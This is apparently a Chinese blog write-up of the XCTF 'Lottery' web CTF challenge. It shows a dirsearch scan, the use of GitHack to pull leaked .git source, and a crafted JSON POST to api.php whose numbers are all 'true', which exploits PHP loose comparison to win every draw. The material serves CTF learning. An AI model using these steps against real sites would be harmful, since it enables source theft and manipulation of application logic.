

XCTF Lottery

原创

Godams



于 2021-08-02 21:04:22 发布



31



收藏

分类专栏: [CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_35481726/article/details/119333573

版权




[CTF 专栏收录该内容](#)

5 篇文章 0 订阅

订阅专栏

初探



Buy a lottery!

People are winning fabulous prizes every day. You could win up to \$5000000!

Play to win!

Rules

- Each starter has \$20
- Pay \$2, and select 7 numbers. Comparing with the winning number:
- 2 same numbers: you win \$5
- 3 same numbers: you win \$20
- 4 same numbers: you win \$300
- 5 same numbers: you win \$1800
- 6 same numbers: you win \$200000
- 7 same numbers: you win \$5000000

https://blog.csdn.net/qq_35481726

打开链接发现是一个类似彩票抽奖的游戏, 游戏规则是猜一个7位的数字, 看和生成的随机数有几位一样的, 越多钱越多。然后点开其他页面查了下, 并没有什么有价值的东西。

目录扫描

然后就直接目录扫描，用了dirsearch工具进行扫描。

python3 dirsearch.py -u http://111.200.241.244:55595/

```
root@kali:~/下载/dirsearch-master# python3 dirsearch.py -u http://111.200.241.244:55595/

dirsearch v0.4.2

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10913

Output File: /root/下载/dirsearch-master/reports/111.200.241.244-55595/-_21-08-02_20-35-57.txt
Error Log: /root/下载/dirsearch-master/logs/errors-21-08-02_20-35-57.log
Target: http://111.200.241.244:55595/

[20:35:58] Starting:
[20:35:59] 403 - 298B - /.git/
[20:35:59] 301 - 326B - /.git → http://111.200.241.244:55595/.git/
[20:35:59] 403 - 307B - /.git/branches/
[20:35:59] 200 - 14B - /.git/COMMIT_EDITMSG
[20:35:59] 200 - 133B - /.git/config
[20:35:59] 200 - 73B - /.git/description
[20:35:59] 200 - 23B - /.git/HEAD
[20:35:59] 403 - 304B - /.git/hooks/
[20:35:59] 403 - 303B - /.git/info/
[20:35:59] 200 - 1KB - /.git/index
[20:35:59] 200 - 240B - /.git/info/exclude
[20:35:59] 403 - 303B - /.git/logs/
[20:35:59] 200 - 150B - /.git/logs/HEAD
[20:35:59] 301 - 336B - /.git/logs/refs → http://111.200.241.244:55595/.git/logs/refs/
[20:35:59] 301 - 342B - /.git/logs/refs/heads → http://111.200.241.244:55595/.git/logs/refs/h
[20:35:59] 200 - 150B - /.git/logs/refs/heads/master
[20:35:59] 403 - 306B - /.git/objects/
[20:35:59] 403 - 303B - /.git/refs/
[20:35:59] 301 - 337B - /.git/refs/heads → http://111.200.241.244:55595/.git/refs/heads/
[20:35:59] 200 - 41B - /.git/refs/heads/master
[20:35:59] 301 - 336B - /.git/refs/tags → http://111.200.241.244:55595/.git/refs/tags/
[20:35:59] 403 - 304B - /.ht_wsr.txt
[20:35:59] 403 - 307B - /.htaccess.bak1
[20:35:59] 403 - 307B - /.htaccess.orig
[20:35:59] 403 - 309B - /.htaccess.sample
[20:35:59] 403 - 307B - /.htaccess.save
[20:35:59] 403 - 307B - /.htaccess_orig
[20:35:59] 403 - 307B - /.htaccess_extra

https://blog.csdn.net/qq_35481726
```

通过目录扫描可以看出存在有Git源码泄露

获取源码

使用GitHack获取网站源码。

python GitHack.py http://111.200.241.244:55595/.git/

```
GitHack.py lib README.md
root@kali:~/下载/GitHack-master# python GitHack.py http://111.200.241.244:55595/.git/
[+] Download and parse index file ...
account.php
api.php
buy.php
check_register.php
config.php
css/main.css
favicon.ico
footer.php
header.php
index.php
js/buy.js
js/register.js
logout.php
market.php
register.php
robots.txt
[OK] buy.php
[OK] check_register.php
[OK] account.php
[OK] api.php
[OK] js/buy.js
[OK] config.php
[OK] header.php
[OK] footer.php
```

https://blog.csdn.net/qq_35481726

分析源码

在api.php文件中发现有以下判断代码

```
function buy($req){
    require_registered();
    require_min_money(2);

    $money = $_SESSION['money'];
    $numbers = $req['numbers'];
    $win_numbers = random_win_nums();
    $same_count = 0;
    for($i=0; $i<7; $i++){
        if($numbers[$i] == $win_numbers[$i]){
            $same_count++;
        }
    }
    switch ($same_count) {
        case 2:
            $prize = 5;
            break;
        case 3:
            $prize = 20;
    }
}
```

https://blog.csdn.net/qq_35481726

弱比较文章：弱比较

这里想到PHP弱类型比较，通过抓包发现在猜解数字时使用的是Json传参，所以可以构造payload:

```
1 POST /api.php HTTP/1.1
2 Host: 111.200.241.244:55595
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://111.200.241.244:55595/buy.php
8 Content-Type: application/json
9 X-Requested-With: XMLHttpRequest
0 Content-Length: 63
1 Connection: close
2 Cookie: PHPSESSID=a221d1601e2fdb3d52525e1bd2d297e1
3
4 {
  "action": "buy",
  "numbers": [
    true,
    true,
    true,
    true,
    true,
    true,
    true
  ]
}
```

https://blog.csdn.net/qq_35481726

全为true即可，这样所有的比较都是对的了。

Flag

多发包刷几次就有 flag了